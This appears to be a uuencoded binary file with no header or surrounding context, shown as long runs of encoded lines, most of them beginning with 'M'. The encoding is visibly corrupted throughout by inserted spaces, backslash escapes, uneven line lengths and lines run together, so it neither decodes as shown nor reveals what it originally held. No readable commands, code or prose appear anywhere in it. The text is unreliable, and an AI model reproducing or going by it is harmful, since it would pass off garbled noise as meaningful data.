MHQT2B) <\$7=[KS-A%=D%0%;U\*SYJQVIQ (.28D==FKEZYZ. :W6QYW.H<=FLT\3  
MX0N+, ?/LMQ;D1B6!JZ.=SWXAA&056?\*I [9NNS.@@843@8LU]>:DK2&'PLXD,  
MP27I7< (+R\_AQR\$RFX) :2&YYT=SOW;>^, 0' "E, O7^SGXV0/MF7! :TN=: ^WXYJ  
MG9K14PF; ?GBZ\_, FI\*K7/9A@G:EP6M!5K^9LA-R7H:ZU\_\H=="@) (U9&F#N>\_  
M[?GGGR^2"; \0> [ ^'7P%IXXN\_ 'R\*\_I/?#3X&TS]F/@8A/7=X\N/AI@<E"1A^/  
M,") P5, [, \ "S<?93&W'W [4?4#&DYD" "X%NPACD9//5); @5+ (3/VO1 'VT0\$\*@J  
MI%1 (\*8&B\D@/]MR%9=< [ \N/\$ '0ZCJ\*>'A3] 'U&S)AJ# 'AT3W1SLZREW% 'LC  
M'I< 'IX!3 'I?V' -U&AF=#4<B! '4ZZVD:&8?+ [8ZK]L2PX) "SPS#MM)<4B ( ( )  
M.\_ ^9K6' 'F, "6 'JL\$5MI3%; 'MH3L-8RNZ\*4%?^WI]WOEI8 'CR&1X7#F, " &P^L  
M>>IP\$H (Z=\2<D-2 (%)+\ -B) 3D) 09X. :SN^N?^+TTP\*3AXQ>K3 'B<, 7 '1^I  
M&X93@K [T] ?PK8UI@\*F:&L1B] I\$#0\5=WRQ\; VTYF3P5G! (VY7/1+ (O); F2<F  
MVV7#2PI\$; 'CJO=</ (&, I" 'ED, I#], &Y [ \_I "23D\Y+GBD4QYZ?T\_E" #Y9 [X.?  
MCU [PV2C1.=\*V8%WTG2@Y% (.# ^UK+CPVT1^9R!; \2\_&R]' 5B"8, :U\$EQU8, Y4  
M!^8\ :\_ 'TK^2SGI0\_XYG:4CRV#9\*'EQ:8.&!4P "B!233SBQZM59AMQN:<G6J&  
M?%+C (YN<GZR&' #) RT#6, G1WSUDD (ZKQ7\ P. ]>18. '0) 5>) 1YB7MA+E-R7/ 'H  
M>X^ENY [+Z?6L>C4\_2/\*:0D@@:R9QK=C@DO7-HMYG? [UI5MO3WK99#R.7368)  
M3K%Q, G/6Z\$?#IUW7\ /L!64WF"5Z) \3+C!8ZC-8\UAG.Y@E\Z [Z<O9//Y@F?F  
M>E+U-ZRBFWEV#7/C9G2O=KM?]) >A843@J, SRP\*!WNV&T4\$ (Q\*-"EIK?FBWN [   
M (\*BHE-HI [ (\_Z [.R7?S@Z4R<0/) LO>-; 6\^5VSI \*R+W7, (^OX (S1BBF' ! (;8.  
M [QH] H.C\$.G' V1>N46, >EO\$YGG6U?C/&4' OZH68P\*; \$:N\_V1U' X/&2 'I\$SX0\_ "  
M'S&)+9#5+3L] CF') H90=E.R@! (= \*<) !PB:V9#0;E\$8) (%Y% (\ZX=;EL8!YR  
MB] E-'GW' VETX-@\_Y); -^O (<N') Z' \_%+) 3 [21Z\*!<!IQ\$<+FT] T=>%) 1<"KG2  
MS\$D (ZM) 1\_ [CJ' G5U7A '0\*'YE=@A1. [0G3V5' #M.9@EL] YZ; FW!2ZE9' LQH-H  
M3N<) 7O&, EYKQDM8KF? (ZW?' )N<) 7NF, EYKQDM:+RV) 0K8\Q@<T' %@O' !4>^  
M+ '8>#\_DEQ [ID' @\_R!4>W8AH/ZP7' DTNM [M [TM+-CEX2"=V" \9?=TP=Z'N (!  
M> [RD0%#Y^] G> [\R\_@B; 1FL\_ZITED%@152JK-O?FXT2Q (JJQ7' 1K) \9Y=\$%2Y  
M5FV.?1VN71!4A5;M] @T-) A\_!4VI-7; [-A/; 5VD-; ] ] F:OOH:&R.W>%>K [E=  
M0%4=L4J?<; PDZ&+6Z; .) EP1=8G5/] \*AJ#P15. JBN! IGTJ] F@4X-. ^M5\T+6#  
MKA5TQ:B [ &H72+Y>C4HU\*Z; <KJ] 3S--D%054/JJM!AK^; 1-&@HY\_E) 4\$7# [KM  
MH-L\*NF3478U"Z9?34:E&I?3; ] JAL=\$&V"X (J' U17+!- \_MQATBG7BK] (1^>KO  
M?\_] 3?\_M' >KM\OG\_\ ^9?FD" /;S; >J1ZJ: /7:KY\_JZ] -0\ZW [MOOJO\_-&1+<MR  
M0?\_27^3\RW] YK+M\*I&569%F:+19QFL7%XJOHJ [\_\_\_\_7?\_W35'W8S6;A?VT"\_Z  
M0 [\HGD7/BBB\*%I], F\ZSK\_ [^] \_\_\_\_CW\3Y\_ [ ] O?U [ >] L^ ^IO\G3W\_\*: & [ /&5E  
M5, 192>=\_G"; QXJO\J [\_\_\_\_7?\_S1] \_CC^ [ ^J\_\#=[\_] .DC+<-7\_\SNNJ791' I  
MZW^2) 7^\_O] / \_#W\_W=\_V [Q\_84' \_I3] ZB^P; %' 4; TQ\_L:=X7-C\_ ;=AGH%?&S  
MR&3J&I@19) :+HM&8\_Z?ZV/; 8K\$>=MHF?1\7SJ!Q6Y?OFV/>%Z' \_G] XR[: '\_ ^  
MW:L\_+!Z [ ;O^' Y\\_\?\_ [ \ [ ., A3?<F [ ] GN\ / #<J% ^W^O-+ \UNN>MT>6SV7Q?' 9  
M\_> [IN>O\_JKUOMD?:C!] O7PVKHZ?. .+0/C] WBF^MO%TD4E2/0K^ [J4 [NF+7LX  
M-8?5XL?5X; Y=F9S?4R8U [?Q+L' J+YR9<KHJZ^6N [ ;71P] /O3: ;5=7\*\ .) .: [   
MT) -W-\?%LMF2M?9K3MN6&@&; X [\ [KJG5; 01VS" LZMUC>USL] >QFJZ<%+7 [4  
M72&.NX^=\_@SXCXLON] /BGLP /#>T"KM%LN\5JNWZ^ .QB+I] V:WO-U] +1=-X<%  
MU:LM.MT9=; ' [V"=^?/-^ \6. SI6W=+&Y/' Z@3&.\V8 [ "B-=#AXR, ] IWSXTC-]   
MEXRE60] \* [ <BZ [Q7TQT734OZ!GUH62>] A?XI] OUOL#HMO5IU>\_\ -BUQ>, ; VFE  
MORPVJVZ\$GTWN!MY:^^2DK1\_I/9\6R) 2V]' . [V2P^- (O3L?EXVGGQ3\$B^4#=#W  
M/ [U] ? [ >X>O/GA; IZ] ^ [JS=V?\_TCR [G%' N=2V8, S:) ^H+1] ZT=?H3G2^T\_K8\$  
MOGQW\_1-!5R] N7MW<\_5EOQP\W=V] >+I+>' ] Z^6UPM; J\_>W=U<OW] U] 6YQ^\_ [=   
M [ =OERV<+ .MJ-MNTM9G; WXB/9/>D!@=-=I [ ^' '7? 'G^E ' 'VD=-^O%X^I30P? \   
MOFD\_T1JN%O=4FB [M'E) O=] J' ?W\$7G [M] O' O8; \_9; Q [1\7 [ <?%M=] MS"U' =T.  
M#W>\_4K\_ [V\_ [12?N/ \_\_\_#]=V1L3K. 7R [N7B] ?\_ ^?W [5V\7=S<OW [Q<\_-O [EXOE  
MRW>+Z [ >O; V] >77W\_EI; >+%Y=+ = [ >7M\_\YYO% [S\_NGMKN] Q] I<YK? [ \VH!, \_ (   
MSUC\_KW9 [OSE1A^NOZ>QZHZ+U^' 4?7NNIXVG [KO [UY<^O; EXLOAZN<NO-AB3Z  
M/Z?ML7W8TK [N=U [WM/^CB\_ [I] >TWBTW [X; O%Q] /V?O\$MG\_3\_I] ^4U9%V+KF>  
MCH^K] =<+VK\_T!PKX\S7DL#BKT7] ?+\_0/+9KUK [Y@^\_6\$\I\_BQ7GE\_8I. IF9U  
MB>=NKW\_\ 'D\_SZ\FERHM^7: \_G9=O^M/NT^\*?LN] [V [!; IFL&SZWG!WRC^P^ (/   
MEXN\_7GV] ^ ( ; :3\UTI\*83XK>+ [R3E 'RFI) ' [K&DTK=7' ] ] JQR; 7Y=U\9?K==Z  
MCLUO9SSIY/AV?HOH##C\_] \_\X.YO>.) +D#- \-^#\L#!CP 'CY4?E<=) 5\$: T:N1  
MZ&EJ9, S%\*) \$UG%XUN] K=U1II#?] W9U9U2] 1H-^)) ' @2) .CS, S (HW/R (R ([ [1  
MSE^S8\_-?FW\IH\_ ; UERR<19\7KUX] \_Z^K-S] =\_ ^GCF-?M\_YZOH\_73.1?) ORW\_   
M\_>=\_J?\_G; &+8L^\* \_<\_F3\_] .0OZ\_XNZ39?Z!WOGZ@, JS+>J0PG, LYQX\VZ  
M/^CM\9BEMRN (K' ^<LUQO97PD66] S\$LD\_#; ] "VVA%SC] \*A\*YB.P%; +LB>/I#\*  
M, 8T"R@/W7>%HG2HI8C^<LU65' %<Z2U+& (: ^KYYJ.U^ .71UPZ5) +\*-.6T" ' @ '   
M! :&45.3' 77E8I&. "AEGE0) 6.B1JFA/E 'KY+\$ .0QSR=\_\W. .FU, F?R^8"9BLS  
M3Q?5: JG= (ZBKXVXW [G4SL8T, OSC>U [ ; 7&AGY8I-W\* [5, \*S/+O; U: I \*M%XC' U  
M, OFDYO (+2D7, RWM&#3) UOM. ^; (!\*4BZ=%T7>J4AT [ : 'F&; J; 9?5N05WUOY8+  
MJ^6\$.M\>T&=<\*XEK&' 8ZH), ' =^OM-R^&P-+LFBJ@OB ( [23G9YWDY?LFK=\ [ '   
MJ\$^83I+. <; VYS<S [BV=/07\=) &UO3TGOP2 [ , ^6HH&, C 'H ( 'DJ\*1\@O/E=& (N  
M": ) \JUH) M; T9-@] KM2P%6/09QG4: ] 7) 4 ( ; [1 (-\D 'P\$; 06\TXBGE! .4) @EBJ

MZ%6WT\$G\$/.&53\_MJN.LW%V]6[<4X.=U:O\*]EZf;C@\)<KKW/3X;N\HXXGV2'
MK6XW7M) (WISLSU4\],G\*)X`J^07!1VDEU'@XW^8LYQ&P"\_:=C\*.<T"B<[^NP
MZTQ) (?>W3\_OI8196'2<(Y&M6ZHMU=I3>Z88<'\*?I)AR\2"LEPD^9-\ "G" IK
MOEY (.ADA"O0P2:CM=OB:A@%TL15AYP (\*^9\_3?MSH.\$\$\$Y) I IIP>'9. \*(C8C+
M\$8YS,O3BYP#BBD8%SHE@YN0NY-`:K0I<2'.&&!41\$\$-IVKU8"L1O4YY\_@EP
M`N`H-ANCS@&4)%->?)B38Q`LOG]<'9ZDN' I&\$GO6FHTTG?E)X`Q):-0OY9S
MU#N;+(81TTJN`@<&T&,<@`4--L]?H),1@4"+D@9BTM2;7\_F/->]NDFU\_2+&
MLD-!"V2KFNH9AQ;)5C764B/JU7K['31--:TS"[1+M:R'9\_@KXO=I51L[.X6!
MP;:JG9UAP&A;U=@R;#6`+JJV=LIU#7K8J3/MB04ZV\*E&N[R\7MXJG;9G6K"
MI6HSF&D[=:8M(#=#=JH0\*KP=G:J\$'G)'IVK@=<F1=G,L26?/%ZG`&;%3Y8!V
MV9TJA,7E"]QAG2J%+] [C.>BWT9&F427Q!Z;^04RC2N./S/GSZ&-I&E47"QFX
M`4VC2F/Q>, #3@&E4A9RKB@.%F\$:5R)D&)&(:52.KG&!AF\*"?PC2J-DX)QZ<U
MFN],HZH\$?P95)%\>\*C1I5'K3\_0&%4=7[,RKK;]+M]:TU=)8U1EG'(5P>.#
M,:H\OO&L'I,VJD"^(0\*SEL&%T-?>8U%BA[/CHLG!7B:8?28E#&IAK>:1CU,
M94RK, )DKU9B.<'!7;:/@5E]J1/QEO=F\R;DZUL"HK9&P-^/M4CV)F+.U&FI)
MS\F!3@\*6FXT7XZ%\$6DBTT%B/:4`75M3%II^3Q+S(6)V\Z+X<1V`O-HK\$81K\*
M'2W`21KG03I7MG385D;2X[&QG0XB#CCC&@("W)\$9&52WECG+<:\)8)SC/+@V
M.J\AO\T^3\_PPQH5:\*/DT@B`6G5Z.U'-NI.CO\*2W1J0C(^OV^7\_+5@EG9M2+V
MIC9@8)RDD.WAY7B8MIEV/=9=8S2^>007?"0I.ESFTV7[EKDX+&2\%9%7\_92S
MPY]2.)8?2.]='9)T7-+1<4E37!GC-#X`H8)\GF^K5K9?9)0CUC9?2L!;VMO
M`AG?5?#`QPV-Q,M=K%Y"@Y&(Q\_MSFN>2%A=T.%B.(^\$"\$SUP-D`RAYT""S\*N
M3#1S\_71RZ<F\$B&EL])%(%C\_2VQ3Q"ZV3:.7GU#\_OQN%M"O6008U./!:V-1L:>
M97S"LZ;;2B9IIV/,O)"R-OH\*`FE?8+SKSSO6OEC!(^U+,F)94IZ5=8I^Y;:\*
M2-K8\$>)<UDJ' I8;'OE\$-Z74R]5C0]601%L\6R57P2/N\S,M[S8H%(05,(VV+
M,NWM9<WDE1\*FD;:U,JV43ACFSW`^"=")+`6/(H,VMY)R]OTAN\+)V:J5E`\*X
MR8YR(<[%<0OW=%(4O`C'L&^O=3\*(.N9;+W-R4E0`1)DET\?#TI[+[?JB'6T
ML1Y+3".)V./V[GP(\*)\V\Y:7ZP.[D&/:]G\$HTNI.0D]Y8UP92I#" [B\_Z\* <<I
M=[ML`<27TQF&`MWLK()B/FHIPGYV\*UR/B[<!^A@Z3Y#S9,4=%UT@T&6A@0H
M\$C=\_+U\P>7S7I0KN\*=\$O"D!U[6/'Q)0Z";R]72)0I^/X#\>U/EO:IJE`TIO(
MMC'55+W[MK\$BE3X!;YR.(:WQ,J9<I->MT#8!8.8G(757>VP39?!<I?![,!G`
M]"@R&=,6D%ETQ#8=9!'GAC4-IH%&@-IA&4!JT0>B(O<&H=I-<\$1:\_PCN\*3W
M`7,) +<JT4JCS,5HT2>="LS8M0Y'>=CH\*&XYM\*\*S\*;JRIQX\*N6TNQ!.9D&/?A
M6^L9"LU9-E`8Z61D,()\* ,FH9>+A^VI;'OAH'Q4K:\*,D#`A;\*@`<4ZQH%6H2[
MP/0#LW5&H97ZQ?OCO,>+^>=59!+E53T!,8Z21;CYA;O)ITG(&!X4H1^<6PM
M]9N(4EV\$+- (N21#[8:!!94JQK9=!CG!;6=;50T&7?R-#3#00`,@B4G^Y7.)&L
MMR+U`\$8%G\0[D?2(M#\_6>Q%9>0/32@`W)4?A],7',^TW[%FE]5&B3D^>70%&
MDAGYH,9N?EC?(A(QW\$XDY109V=JN/P-7K`T-1(\$.!@-9H(O!BJQG5V7^+/\U
M8C>+P7\_B%\*#4[='Y]J[G=K#]'PS:'X6`2&3\$9&.ON]=@0\ (TTK96IHHW5WEE
MO\II7/+L4[8,^=+7:NJG(YB)0B>SST\_K]?0!-C8J\*A&&UJ^0VFAT4(Y^WM,^
M1JOR<HQ-^RG-9F\HU-QN67`?VFC5TFG;#6D64&%)=OR`)% ,1C%2&+?F#38
MKF2['&[+K+1:\_PTU4-7\$MTS43E4+%5<5;5+E<\*:QLV!257'FL>-@4E51<8'2
M)ED4=3DU;?\*8]OP3B>K:.\*J(KX;M';F2:5-\!)>,9ZKB\$F\*+B83681KZ/FU3
MP<-?IS755-#WUE90"0]IAVRW6Z2;\$K!B^]L6J:8V)&U;))IOL?R;(^5`" ^>?
M`HFH-I!N6Z2F9\?]8=RS/7:' ]+00\V8\*V\$\*M)1?"^SRLR&(1\$)Z,6XGV&DD
MI,++.P+2/B2GDM>A).N`F[X.:6KV2N:9'6XV.J2H,Q2NZ1U2T@Q]UZ\_IDV#;
M(0W]9?C\?BP9,\_I<N6\*BPX!T]"V:#89KD\*"0W;L&22DG(X`X)\*/EL@)815R#
M9'2Z%09J37)"-DA)#(6L6G.-4A,JV&S7%2`4"2FZ\_5\$PGVN02K\*-!+Q<PT2
MSU+: "M`ZF7;<[X?MS>?9&PYB?<XT%3S06V,`;X+/MIVQA/9EE0`^4F<<05;D
MSW+&5Q') ('9`I+<G8D5N\$O=4^), (D#H]W>FY334.EDBY:X>EH=M('M`52M\*
MXYSQ\ (O\_#D3IG+5U2-)`31Y`K<3])&#ZC39FSLD"6) [57X^\_#GFV(G`TR<'WX
M4&(RJUU/+@`X&SF..`Z<335`^E%:#B2X3L9M-C7SGVLP#;3-&9F6J^</+#[C
MG&4HTBI9%=%8\&L['PEDO0X5#)UR-E\_MSOU\_U[M,5RJ19\*6MK\*TR+SF^P
M<)(7YSK\$H^N<EW6RO\$48;MG!R7F#:#6#HO"R5XI(\_W\_(FSD'G704/S:G>5Q%)
MGT,%D?"BRBNGF?W]?('QZ6=X^G8^J5RV#OL6@4!^\$.<[%84>&KC0Z"#B^`3!
M\*\*#]?7`Y/&ZZ"O:Q<&`WP<GPXV934D/'>2%X3"-MDS62'Z"R^+H+D8!(BV0U
M+\*(JV5F&3^`T&%I`6U3+KAT[])3S\_JM\_G^T;?GOJ9>F.C@`3\*Y#@HI%)>6-P
M7!\R<7L`FR;\*8TGBSJ:#Z'32`\$TN>L@"5A>#PKI;9]J\H^2[M1AKH:2E"4/!
M%BBV"FU[5S\$WQ0[30\$^5</TIW2\+1#@Q5G\N,)I7(^C>=\E6\$\SAG">"5Z0JM
M9\EC&MJ<I5#!([V-F\$=HLB3.2;).P.\*#0&/85E-)6SM&95;=-@IM6G\\I5""
M0",#AT\_EK?<2305`HM;\*N,WA]#[Q=4]6C;])N.-]\_^1CGA;RQFS.X`UN4+K6
MUS)?HQ!0&U3NRUR?SA,A9=\_)`D.71M5ZNN01^!QCZ[WN3:IU`=\$/=6I:UL.
MA,IZV89/\SV[1I,'YKN#\*"]^?5K&`-<'G2=K8\$N<<2/'T.K,GJ(SL)\#OD!
MS3218HY."=">?XCB7=V0;D^CR;K<;R@NIXP:<`Y1H\_-5^/984\\V/7\$<
M=4FCY=S%YX)?E^1-GNO:.B0QRZX"FY=>A]E+9-TT]F9Z\8UY)%L?#M\_8>C;!
MNAHL?) [E&U]-)6T-==0C\*3WB&U5;?Z"2&B1>="\*?:\_(31Z]O6I65.4)^S;F:
M\R2`UDS?=(1Y=E<<0>C:FP8A![`">V,H"XR?L00&8K?>.\$0:YQ\$C+S:] \81X
MGN"?CB.X`.--(-#5;\<INW>VN59"GH-@<R,A9V<\*.+U[HVLDPW[.#2.N+6^0
M3-Z-^P\_K[#D:V)4];U2AX%726U4A>'GT5E5(W;IH59'4+2Q6E4K5BF)5G50M
M)4J(?DX<?ONU(A9\&.254/TJUTR9N\$/V\1QI-.MC)OZ\_73<,>?>EMQV%9:Y
M1H`=PFB45^+SBX&P`+UW%K\*(\$\H[AVEDQ#RD\$98LAL4!<ZYX^@RD]/0N5A"S

M' Q\Q\$V=^2?U(+\*8E7' [AQ+NN!@B^CV\'\$#G(O#<'=-]UHE.>MX!X?A'\G\=Q
MZ@' 3'2:\*V' CO(>K) [5^/A^F>/&3WG@AFAAYPJ-E [HAFXL\_) \$\*TMT[U!CVIYH
MY<2MLG\BF7?C[ ]' 7M#80W<S4FK8JD?R2<K5F1QVLCAL/K): 9#TZ%45T'+Z.&
M^QV/\_D0, (U@JC26\'\$, 'Q(BD3:) TCC=#Z:!?Q\Z0+M\<S5L;\_, Z\_V+3Z\\_I
M?6P\'\$U8T] ]\$\'V.G8JH<Q?+05.' @\*C@XPEY<<X\_[YEB2L\-\$#) IRD8Y! 9ZYL/
MT/, 2HT\*ZQU?\*?4R0! 3016Y7UR[BMNL#BE2!] R9U3M55-#>; !C6HRE%BS34U6
MI;)\^UZ.U9<'Z1\_>A) 'D%EZ)V6,O3@J\$@TY<\*3(4L&0Y1K\_D! 3S9, 4R9ZE-;
MAR2M[\'#R=3\KN#[QHF^;Q^-!ZUL#\!7>D] 96\\$C[7'70<!X#ND-J\_:/II.VR
MJAYQ%&AC%9&T,<G\$\_;J4: 9UN?@,H25N;\7U.UGX+<T/[MH,LT,6N45F;S7@#
M0\$8#%>=E?P,V#YW54!55-GWG-!I/R^T[3V%D(, .TZ^6^RZJF\$T/'MCX+JF@
M\_0'V!IUJZS\_4Y,7SG6KO/)1DQPN-:O/0MQL:U>CSZ46/?89&M?CEIAO\\*H=&
MM?F'//!^(32JX?\TL)DB-\*K9HSA8:%2[? [M]MP:5]\$.C&O[;[:]'BJ%1+?\_M
M=L,L0K5YUC4I!%Z"U<[FMQC@[!J,T4'E30\*%60) [31P3P3B-!3E>YD#K-D' &
MT%4PF\*B')@-Y^QM, (ISKGER6#Z:581=#=JJ/NMLBF\$X&E=HZX\$)LL(I)HQ4K
M6,6XV2QN%:O.,=S]YQK70K'.\*\$\*] [\$%\ .5C%O/'U;Q<!7PU371\7.V6)@DT(Y
MWM^35,W!\*A9.)W#;\*9P#<;(\$I)CWS\_UF?8OF':?8^+M^'[HE1:'OM^MY&W;=
MOR>);^=DU#IW[6\_5)?"#\X\_YLS;J]UZ[R;P07R\*U9E#7M)7CH'%R7@-.R+
MS2W7/\JKR4\WN;P' LIZ\$N!?'#S7Y'@<;@6D2L:&)7!7QR"X;3-X@Y%PM8H>Q.
MP1N\$O-SBD?06\$: \_&W1P)H.UTC)I [7H451?7Q-'F=\$^1=/EV#:\_/!2S(Z/.UO
MY^0#D\_Z\*(\_BHD%X>[X:?LA09+0%:<?['QK4\*CC>LDTFG(A-7\$R@'%)#86!W
M\$8P"X\,5K(2Z>/IL)2J/U]//9,T+CK+( &3AXD3:\/) [=#?NK\_7!' \$T'0S?)\
M<W?['^-[P(J^->Y?#/F\OQ]X\$T4EG&\_2'\$SKQI>,TEAT?V\$' &40]E0[, ('^V/
M0J?"'A94UB]ZA)CH1!:2#M&HJ(J'6XBB,N9K(S152Y!"T: ^>Y3=I)!YLB!Z1
MP"02@T#ZA=5\$"C&J\$%09\*,0D@L8=.\$S\$5F(L)V]6!RW\$3D)=C%00I=1(C,LM
M\*/\$:DI\$8;W;#EM6("\D2\$!B9Y"303V@#GKS\$6'T#.!JE(#\*F?D^&5S+?H?)8
M?QY\*DAV/\_>U>X@(\$V\$)J\$8E\$PD/J('L80-L@%B\$9F53>T9.YH[4R!U=F"JV3
M2#<T/!:=+W)X="ZT02%]+=";K,YJ&-HI0&L(\*;1(Y,( (5VE;\$\ '1VXD@&A\_J
M&A%3\$7SIC%):\_997:] (D\*X)H\$\*>3[9L'3#K9P#^P1;\+.H4<%;HH<\_@\$ ('5E
M\^:JOC);Z-HZXNJFGR:02R%TG0BN\*,L8FP:BP,>(4I1VF=%I%"PV%J+TQ28V
M3F>AT%5L/" .11@4)]7%@F[081!U#]@FQ201\$.M;J((+I'&8)\_98/8G?YE'W>
MZ\$?3U"#!\*XUD\<><708C8%B1,:V+V^1Z?+>^+=56].DA2H':G+@F.P]S%HJI
M."FS%^5ZG(^-^B7R:+R(S5=#YKJR;W?90PD?CD<31&:>O;^ \WH6^@"B%<TOZ
MEE,]S!S1@PEQHA38+<>GV1N+C-JT,BEG[>[90&TZF90SJI"+G=\$V@'-Z9HW,
M8;VR5J?D56F'"';1.DPC/?0R+;L/W[S\_ZT'23T0;(NT\*\JL'X\_30!8'FP"'
MM\$>Q<>HYB[930>7A=]E&E:^(YC"GF/MJN.]W^6TU67J=@2PP:\$XQ?)C).3K%
MY\$MMG?[]<E@L8OH?'6/]% ,P\_\*6HS.S=IS[1Z&( %C[1/\$,%5=DX]2%I%=.Y:
MCB.MZV3<\*0<?2\$H<?2.@QL-CTR!\$;P3N?BA1]>L>=!\*H/7'XA?&>U+O9-AY
M]W=YFU>[]00!6%\$\*U)ZF.'S8\8&\*U, ,B@+' CCD\019K5JJS+V[P9S7]G<P,9
M>:\*7U' #<' '96FSR&1N+L[TH]/OWZ>Y0BL\_-F<RXM1\*PU6(5T,>PF>)\B!J?!
MQD.I<T+JD<3@\*8QT4[#Z/]S@.V^(@-LTAJA@EQO99'?0ZW%:\_[J^87?H8D@\*
M\_&K8SXW>WLQ'(.+.B:'ET.Q6\_9\_CL+W18V(Q='KVW7KK3'Y&E9GO4+900Q8@
MKN'>8R/RC\_/. [,G5,T'R@%2R-UU.'U"B%+[ ]J5\?RKVN8<<^>'0":WG6?1B1
MIR9Z1\*);BQ@X#CF'8JP!'GW'Q(\$\$UR)<WO7!'>QJ>\$NY#7'5)J:F@EL<.CD8
MA/;BR3P&#\$8VV0HPX3'-)\$\*725\_>&#XK=Q9),LV8@HQDCHH4=0KQF\*>D<VA8
M(\*96AIVV63"\_)0BQ\LJ,>S/&O[QN<YK&\Q[L[\*'9S'O/VP'/\*OSRGDW/\ "=
MYZQ+\$IB,K</453ZC;@:ZSVG]H\#\$\*ML'T./O3\_0#DD.>9+N);4307%)8CZ [&
M5M3-9L@M@Y4\8]NJJ.+Z(J1.)9U\0N!!6>Q\$N=SG\$VO%F^W8&4P#DVAG=-KI
MRD3^IMLY&G"\_.^9\_LW>HL7./QY/6>PW\_\SP2P^V7C>)LYF0.[D3I[#;]#;L5
M%[N(0&0T\$R\*1@1.EDL^EA^ET^NL\_#.'\*:.PZ%;B@7043.OOD\*9X]1Y.84R'U
M1N14Y21(C15AQ=1XD:34.)%VO\*U\_U(C'6':/.MWTW&/2U:E)A!<]B3>?'B:
M\_UNO>W'O(S51I&;3W<'=36J2B,I>0%I\ (S6MB'J[\_7T-7E6FIA,QOPS[D;9(
MBF[G8NCC90=-971R[\$C&/(\*K3R;)6(\$[]/N;WU@BMV0<'9\$6>0F4R]TO[\\$!
M\*,B@',?>WO9[EFXWF8AII)-)IFW6P\_91Z;F2:67R>' ^U.1ZNLO+[NTP^3/UF
M'\,\*R70:^\_YIGO/TZVO)-BIIKDBM!Q.3-2H\*9>1/UJH@5G\Z6:>2RK<=C^#9
M6+\*R'NHV=<D&3"/^JF1C!0\ (PR;,(S19#&>WX<VT\_OA@X@0[S&0[0@:U:I)K
M\$&DIF?5R?2B'@Q\_)C9GD#")/^PW=6"=G\$?\*X/Y' ]E'.<AM(K) ^<Y\$0YBX\$2<
M)S:Y2\*BY;GL^&-"OG0CRQ4CVW0[IYF6\_ORUE;>&LZ)!D+F\_(^'DDFI.7'&:'
M2Q[IY02%B=^21XKYR\_!Y+B9P@Y8\$CW0SG\Z?O[W00S\_)(]G\V']:WQ\_O\*XK2
M)H\_4\^ .P/;+W;LDCX3#%>\*28?'\$2XI!HSM713A,ZN#&;/!+. '\# '\Y\"4E%V
M'\[9[N><LV#J"\$A\$2Q2#+( \!Z><J;[\G,@D%))V'>P%FZ '\$IZ'KX5!' \$2@&I
MYWH]\$0]4"D@ZF4:\4"D@2Q3!5N[@ZR?/[P\$Y/E+4I#U<TJV6^''3;&I(H+A
MC+)L3OF\*OYR+P\*V\%&T=DK32R<C-IFH4/::1MLEB>;Z]A:]Q4I2%\ET5?Z2^
MF&JAI,^M#-WOZ3;W\_]G[MB:Y;23=>=Z(\_0\_UN+,Q8\_-.<!P38=UL]UE9ZJ-J
M#=#<5#=#E\$3'U<4Z=9&L^?4G\$Q<6P'\\$48K=B/.P'6&+2.3W%4@F0%PSJU' =
MB9ZOK</U0DZ5[S?'N^')J\_5-!%T:2??ZQ?+\*8EUGRVRZ;8X)-EG7^15\ \$2^S
M+A;Y;H=-U&:FNBYCN2)6(NNZ6F230=? (?G9=Q]/%/#>Q2!=U\*K>NFT4BZ<3B
M>1<10Z<62W7A\,B#IZ]K343ZM>01#U2\$\*XJ<+(A?CQ!Y%04EUP4\$5Q739>\*
M<\$7YJLV/M0C7%UIE,OTCV:[\*^:<(^Q3U(FWDXI4(5QDY<J0=V>Q"\,KY1=%\
M%7.\$53;),G-</6\_29:8^<EF@R2\*Y8NXP7%-^ [C;;XW8XQ?6FFR),UA\_9(R-O
M3=E05(W='V^&C3&=)EQAQL,/LB[&3@TUH0IS;7CMN@G5DZ\+UULW(H;SN@'Y

M==/\$D'Y%F%B1) #' ,5X9B%4FHXP3) 5 (DP6ICA\&+LR"1Y!&\$4<V#2 (I (JBLB MUHDD5&VN#EHFDFJ9+G8R6B1UF\*P\_/!X/GY [L]WJY, &I\$ (9)PC5& [ (ZZJA") I M (BAC.R8B32+8>"/<F1)CI!VF:00I'7#JMJH.QJR3B#2+ ( (T\F2W2/ ( (L.G"8 M2 (LKZ.+:19&6\$9Q7N) (3P<7 [KXN#)=) ZD?,@CTW05<2032PLW+\_=?>2VU=H-M1^ .1F+&@\*" [:7Q.X2@17 [;\V<) 586, !7879>=N\_Z [7]\_3&19+-ERATQD>039 M-1&<1%9<Q1A3QG!=T4>#8XUP83G\_O (\ZA2>"J\_@?A\\_7K1.+X#+^YL.NV^HS M\_ [N' MHOPZB="J\_?<%1K>1WLL\$ L' U^VW?+V\_ '\%' FZ0! \$Q22. "2\_/GX [ [?/43N M2!3!=?G/&] IMR< [ .WL485%XL4T47\*V#JJE=VI1\VD5=QC' ?\_7. \_ [ >SZA&#\_ , M%\*\$%>>Y3;7C3=/RL@LA%!&^L7P>1-Q%LL6\FM!S\_E=W' T&\*\ \*E;LP6Y19,M4 M44>Q19\$' F+; ' .\*=THBB"+%\$^AT11!DDX8EVW/<<054&B=3Q1R-Z' 8?NQW^ [S M [ /HC4\* ( (&?ZAVQV [ ^U. \TP51- 'MTCQNY\*A;EYDF428AM\Z@=' 47N\*Q-E&J+ [ M\H\*G [\* \_UB2K\*4 `7 `INUNN&:X' %I1?WLGSQL% =5/+ (L3S=G<%4Z!J?' TWNJQ" MK-M8GXNBK&-X8K [XI0@Q/5 [E@E"438CL</U) 0U\$E, 8QQ'; 8JC>6\*>7"AE7' E M. \$UU\_V^\, 8@JCR6+Z, V' EL1I>&5VS^S [0^0HM2J#A" .3] -?<1WSJ0XOC) CK/ MRV=7V) :XJJ.X (J<UJA\$@\*L\_Z+F"R\*V'HFJBV2+>: IT\$V=9RN\R#G\*V+FPBK MTR#AYOT74U&'V!G9.ENBU.&:XQ9&1)U?P1?S#\$,U@ [ ^QL;ZA15W&, <6T)' 6U MR\*6^ \_%>?811U04@=UU.L1111U.TVBUI1' IZ%2! :) J) -XBAH7B326\*^861; ; ( M1K-Z, =U6D<<Q195JV?HC/4>+T (IW> [ ?^L=?KT;H%B7<%) 4058.Y4ISIN (Y\$ ( M+77KX\_32I5PLG5BDDSY>)] \_I\?L0F; "&::SEC7G23++)>Y:!' -.E5A%%ES, \*4 M9BP6\Z%M\DBNB\$] \$:, G; ^ .V] &^1+B8JG) HR1+B+<I (@0FO; \OARM/, BT=1Q M5) '>BT0CKN"CWF (, 97, 